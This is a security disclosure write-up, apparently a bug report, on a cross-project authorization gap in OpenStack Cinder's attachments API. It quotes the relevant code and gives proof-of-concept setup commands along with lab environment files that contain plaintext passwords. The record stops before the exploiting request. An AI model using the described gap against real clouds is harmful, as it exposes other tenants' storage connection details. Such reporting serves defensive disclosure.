cinder-attachments-cross-project-metadata-disclosure

> Cross-project attachment metadata disclosure in Cinder attachments API

overview

The Cinder attachments API allows a project-scoped user to retrieve attachment details belonging to another project due to missing authorization checks and lack of project scope enforcement.
As a result, sensitive backend storage connection information (connection_info) may be exposed across tenant boundaries.

CWE Classification:

- CWE-284: Improper Access Control
- CWE-200: Exposure of Sensitive Information

▼ Affected versions


- Tested: Cinder 27.1.0 (OpenStack master branch),
  deployed via kolla-ansible using
  quay.io/openstack.kolla/cinder-api:master-ubuntu-noble.
- Likely affected: All Cinder releases where the attachments API
  does not enforce project-scoped authorization checks when
  retrieving attachment details.
  The relevant code paths and policy definitions appear unchanged
  across recent stable branches.

▼ Technical Analysis

1. Policy Absence


While the attachments API lacks explicit policy enforcement, this behavior is inconsistent with other volume-related APIs(e.g., snapshots, volumes) and violates the expected tenant
isolation guarantees.

Unlike snapshots APIs which enforce
SYSTEM_READER_OR_PROJECT_READER,
the attachments API lacks equivalent policy checks. (ex. get_policy)




cinder > policies > snapshots.py > ...

```python

BASE_POLICY_NAME = 'volume:snapshots:%s'
GET_POLICY = 'volume:get_snapshot'
GET_ALL_POLICY = 'volume:get_all_snapshots'
CREATE_POLICY = 'volume:create_snapshot'
DELETE_POLICY = 'volume:delete_snapshot'
UPDATE_POLICY = 'volume:update_snapshot'
EXTEND_ATTRIBUTE = 'volume_extension:extended_snapshot_attributes'

deprecated_get_all_snapshots = base.CinderDeprecatedRule(
    name=GET_ALL_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_extend_snapshot_attribute = base.CinderDeprecatedRule(
    name=EXTEND_ATTRIBUTE,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_create_snapshot = base.CinderDeprecatedRule(
    name=CREATE_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_get_snapshot = base.CinderDeprecatedRule(
    name=GET_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_update_snapshot = base.CinderDeprecatedRule(
    name=UPDATE_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_delete_snapshot = base.CinderDeprecatedRule(
    name=DELETE_POLICY,
```




cinder > policies > attachments.py > ...

```
CREATE_POLICY = 'volume:attachment_create'
UPDATE_POLICY = 'volume:attachment_update'
DELETE_POLICY = 'volume:attachment_delete'
COMPLETE_POLICY = 'volume:attachment_complete'
MULTIATTACH_BOOTABLE_VOLUME_POLICY = 'volume:multiattach_bootable_volume'


deprecated_create_policy = base.CinderDeprecatedRule(
    name=CREATE_POLICY,
    check_str=""
)
deprecated_update_policy = base.CinderDeprecatedRule(
    name=UPDATE_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_delete_policy = base.CinderDeprecatedRule(
    name=DELETE_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_complete_policy = base.CinderDeprecatedRule(
    name=COMPLETE_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
deprecated_multiattach_policy = base.CinderDeprecatedRule(
    name=MULTIATTACH_BOOTABLE_VOLUME_POLICY,
    check_str=base.RULE_ADMIN_OR_OWNER
)
```



```
snapshots_policies = [
    policy.DocumentedRuleDefault(
        name=GET_ALL_POLICY,
        check_str=base.SYSTEM_READER_OR_PROJECT_READER,
```


2. API Authorization Checks Missing



```
class AttachmentsController(wsgi.Controller):

    @wsgi.Controller.api_version(mv.NEW_ATTACH)
    def show(self, req, id):
        """Return data about the given attachment."""
        context = req.environ['cinder.context']
        attachment = objects.VolumeAttachment.get_by_id(context, id)
        volume = objects.Volume.get_by_id(cinder_context.get_admin_context(),
                                          attachment.volume_id)
        if volume.admin_metadata and 'format' in volume.admin_metadata:
            attachment.connection_info['format'] = (
                volume.admin_metadata['format'])
        return attachment_views.ViewBuilder.detail(attachment)
```


- The attachments API does **not invoke** `context.authorize()`, resulting in the absence of authorization enforcement at the API layer.
- **No policy checks are performed** to verify whether the requesting user is authorized to access the specified attachment resource.

3. Missing Project Scope Enforcement in Database Layer



```
    return query.all()


def _attachment_get(
    context,
    attachment_id,
    read_deleted=False,
    project_only=True,
):
    result = (
        model_query(
            context, models.VolumeAttachment, read_deleted=read_deleted
        )
        .filter_by(id=attachment_id)
        .options(joinedload(models.VolumeAttachment.volume))
        .first()
    )
```

The database query used to retrieve attachment records does not enforce project scoping, as the `project_only` parameter is not applied, enabling cross-project access to attachment data.



master cinder / cinder / db / sqlalchemy / api.py

Code Blame

```
def model_query(context, model, *args, **kwargs):
```

```
        query to match the context's project_id.
    """
    read_deleted = kwargs.get('read_deleted') or context.read_deleted
    project_only = kwargs.get('project_only')

    query = context.session.query(model, *args)

    if read_deleted == 'no':
        query = query.filter_by(deleted=False)
    elif read_deleted == 'yes':
        pass  # omit the filter to include deleted and active
    elif read_deleted == 'only':
        query = query.filter_by(deleted=True)
    elif read_deleted == 'int_no':
        query = query.filter_by(deleted=0)
    else:
        msg = _("Unrecognized read_deleted value '%s'")
        raise Exception(msg % read_deleted)

    if project_only and is_user_context(context):
        if model is models.VolumeAttachment:
            # NOTE(dulek): In case of VolumeAttachment, we need to join
            # `project_id` through `volume` relationship.
            query = query.filter(
                models.Volume.project_id == context.project_id
            )
        else:
            query = query.filter_by(project_id=context.project_id)
```

The issue is not the model_query implementation itself, but that the attachments API retrieves attachment objects without enforcing project-only scoping at the API layer.



```python
class ViewBuilder(object):
    _collection_name = 'attachments'

    @staticmethod
    def _normalize(date):
        if date:
            return timeutils.normalize_time(date)
        return ''

    @classmethod
    def detail(cls, attachment, flat=False):
        """Detailed view of an attachment."""
        result = cls.summary(attachment, flat=True)
        result.update(
            attached_at=cls._normalize(attachment.attach_time),
            detached_at=cls._normalize(attachment.detach_time),
            attach_mode=attachment.attach_mode,
            connection_info=attachment.connection_info)
        if flat:
            return result
        return {'attachment': result}

```

The API directly returns `connection_info = attachment.connection_info` without any masking or sanitization.

This analysis indicates that the Cinder Attachment retrieval API lacks adequate authorization enforcement, project scope validation, and protection of sensitive backend information.

Based on the reproduced attack scenario, this issue may be classified as an *Authorization bypass* and *Cross-tenant information disclosure*, as it allows cross-project access to attachment metadata.

Such behavior undermines OpenStack's tenant isolation security model and represents a meaningful security risk in multi-tenant environments.

▼ Proof of Concept


[scenario]
A member-level user can access the connection_info of an attachment belonging to another project by sending a direct request to the attachments API with a known attachment ID, due to missing policy enforcement and project scope validation.

openstack project create poc-project (user a)
openstack project create poc-project2(user b)

openstack user create poc-user \
--project poc-project \
--password pocpass123

[user list]

openstack user list



```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack user list
+----------------------------------+--------------------+
| ID                               | Name               |
+----------------------------------+--------------------+
| 317c8c6409c740298ac133e1e27508ae | cinder             |
| 5ecbb90615174355bdccdae5a5326d0b | placement          |
| 90b672fcde694123a85d3d2e8e681243 | glance             |
| 92d1f14251124704894faf8e82f4f4db | poc-user2          |
| 9de5e3b372ef42dea481b64e95ae52b7 | neutron            |
| ba486a8dd0d2486eab934610f254f034 | nova               |
| ccb31c1a6528489ebf26fc630be366dd | heat_domain_admin  |
| d2513b6d12dd439195e5710c1d94b000 | poc-user           |
| ec2a2654918144b6a804b1da7d9e7767 | yw-user            |
| f4eb33a554ca4e9ab1e03c64d0299fe9 | admin              |
| f787e327573c48dbbd66bca53ea54789 | heat               |
+----------------------------------+--------------------+
```


[not admin but member]

(poc-user and poc-user2 all member)


openstack role add \
--project poc-project \
--user poc-user \
member

openstack role add --project poc-project2 --user poc-user2 member


[admin → general user(member)]



```
# Clear any old environment that may conflict.
for key in $( set | awk '{FS="="}  /^OS_/ {print $1}' ); do unset $key ; done
export OS_PROJECT_DOMAIN_NAME='Default'
export OS_USER_DOMAIN_NAME='Default'
export OS_PROJECT_NAME='admin'
export OS_TENANT_NAME='admin'
export OS_USERNAME='admin'
export OS_PASSWORD='DuudNdVT83HWWRsTcSODcBxUiiWT0LFInbEeoWFR'
export OS_AUTH_URL='http://192.168.106.129:5000'
export OS_INTERFACE='internal'
export OS_ENDPOINT_TYPE='internalURL'
export OS_IDENTITY_API_VERSION='3'
```



```
# Clear any old environment that may conflict.
for key in $( set | awk '{FS="="}  /^OS_/ {print $1}' ); do unset $key ; done
export OS_PROJECT_DOMAIN_NAME='Default'
export OS_USER_DOMAIN_NAME='Default'
export OS_PROJECT_NAME='poc-project'
export OS_TENANT_NAME='poc-user'
export OS_USERNAME='poc-user'
export OS_PASSWORD='pocpass123'
export OS_AUTH_URL='http://192.168.106.129:5000'
export OS_INTERFACE='internal'
export OS_ENDPOINT_TYPE='internalURL'
export OS_IDENTITY_API_VERSION='3'
export OS_REGION_NAME='RegionOne'
export OS_AUTH_PLUGIN='password'
```



```
# Ansible managed

# Clear any old environment that may conflict.
for key in $( set | awk '{FS="="}  /^OS_/ {print $1}' ); do unset $key ; done
export OS_PROJECT_DOMAIN_NAME='Default'
export OS_USER_DOMAIN_NAME='Default'
export OS_PROJECT_NAME='poc-project2'
export OS_TENANT_NAME='poc-user2'
export OS_USERNAME='poc-user2'
export OS_PASSWORD='poc2pass123'
export OS_AUTH_URL='http://192.168.106.129:5000'
export OS_INTERFACE='internal'
export OS_ENDPOINT_TYPE='internalURL'
export OS_IDENTITY_API_VERSION='3'
export OS_REGION_NAME='RegionOne'
export OS_AUTH_PLUGIN='password'
```

[create key]

openstack keypair create mypockey > mypockey.pem

